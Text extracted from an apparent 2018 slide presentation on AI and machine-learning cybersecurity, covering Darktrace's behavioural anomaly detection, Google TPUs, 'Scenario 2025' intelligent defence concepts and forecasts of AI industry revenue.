POWERED BY MATH & MACHINE LEARNING PROVEN TO WORK

 **DARKTRACE**

DarkTrace: CyberSecurity Solution that “Learns” ALL Net Traffic, Assets & User Behaviour...
...Real-time Alerts provided & Assets Quarantined whenever “Non-Normal” Events Detected!


Darktrace: **AI/ML CyberSecurity**

- The Enterprise Immune System -



DarkTrace: **CyberSecurity Solution** that **"Learns"** ALL Net Traffic, Assets & User Behaviour...
...Real-time Alerts provided & **Assets Quarantined** whenever **"Non-Normal"** Events Detected!

Google I/O: **AI/ML Futures** – 17th May 2017



Ultra High Speed – Tensor Processing Unit: TPU

***** AI/ML/Big Data Apps - 180 TeraFlops *****

Google I/O: **AI/ML Futures** – 17th May 2017

The Google logo, featuring its characteristic four colors: blue, red, yellow, and green.

Tensor Processing Unit



“Integrated Intelligent CyberSecurity”
using **Google TPU** within 5 Years running
Ultra-Fast Real-Time AI/ML/Big Data!

Google I/O: **AI/ML Futures** – 17th May 2017



Google Machine Learning Research Centre: **Zurich - 2016**

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
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*Cyber*Vision 2020-2030 & *Beyond!*...



6 – **Scenario 2025:** Artificial Intelligence “Cyber-Intelligent Security”



Scenario 2025: “Intelligent Defence Bots”



1982 < -Review Past 36 years-> **2018** <- Explore Future 36 years-> **2054**

TRON (1982): Sci-Fi Security Perspective!

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
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Scenario 2025: “Intelligent Defence Bots”



1982 < -Review Past 36 years-> 2018 <- Explore Future 36 years-> 2054

TRON (1982): Sci-Fi Security Perspective!

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Scenario 2025: ***“Intelligent Security”***

- Transition & Full Deployment of Enterprise-Wide AI/ML-based **Intelligent** “CyberSecurity” Tools
- Real-Time **Behavioural Modelling** of ALL aspects of Net Traffic, System/Event Logs, Net Nodes, Servers, Databases, Devices & Users
- Focus on **AI/ML Modelling** of the **“Known Good”** to augment Classic Detection using **“Known Bad”**, and hence provide New Generation **“Defence In-Depth”**
- Trial Deployment of **Autonomous Real-Time** “Cyber” Alerts that integrate both Traditional & Advanced AI/ML “Cybersecurity Tools”

Hybrid 21stC Business Organisation


- Hierarchical & Networked -

- **Transition** from 20thC to 21stC Business, Governance & Security requires fundamental re-structuring of operations:
 - **20thC Industrial Organisations:** Hierarchical Bureaucracies - "Pyramids" - to manually process data/information.
 - **21stC Intelligent Organisations:** Networked Peer-to-Peer Business & Agencies with data processed in Global **"BIG Cyber Clouds"**
- **Living Systems**, such as Mammals & Birds, use **Hybrid** Organisation of their extended nervous system (**Brain & Body**) to optimise real-time learning and effective self-organising environmental adaptation!
- **Intelligent Security Solutions** will also require **Hybrid** organisation to optimise real-time response to **Cyber & Physical** Attacks.

Scenario **2025** Business will evolve to Intelligent **Hybrid** Security Operations!

ARTIFICIAL INTELLIGENCE REVENUE FORECASTED AT **\$36.8 BILLION USD**

THESE NUMBERS REPRESENT SPENDING ON AI TECHNOLOGY DEPLOYMENTS BY INDUSTRY SECTOR.



ARTIFICIAL INTELLIGENCE REVENUE BY INDUSTRY, WORLD MARKETS: 2025

INDUSTRY	2025
Consumer	\$3.4 billion
Business Services	\$3.1 billion
Advertising	\$2.9 billion
Media & Entertainment	\$2.7 billion
Investment	\$2.4 billion
Defense	\$2.3 billion
Finance	\$2.3 billion
Healthcare	\$2.2 billion
Manufacturing	\$1.9 billion
Agriculture	\$1.5 billion
Education	\$1.3 billion
Legal	\$1.2 billion
Oil, Gas, and Mining	\$1.1 billion
Retail	\$1.1 billion
Automotive	\$996 million
Information Technology	\$876 million
Telecommunications	\$819 million
Transportation	\$797 million
Logistics	\$769 million
Sports	\$708 million
Aerospace	\$631 million
Real Estate	\$441 million
Government	\$407 million
Life Sciences	\$348 million
Gaming	\$290 million
Building Automation	\$255 million
Fashion	\$168 million
Total	\$36.8 billion

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


















































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* WorldWide AI MarketPlace *

(1) Investments & Acquisitions: 2012 - 2017

Source: "Big-Tech in AI" - CBInsights

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* WorldWide AI MarketPlace *

(2) Investments & Acquisitions: 2012 - 2017

Source: "Big-Tech in AI" - CBInsights

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
- Your 21stC CyberSecurity ToolKit -

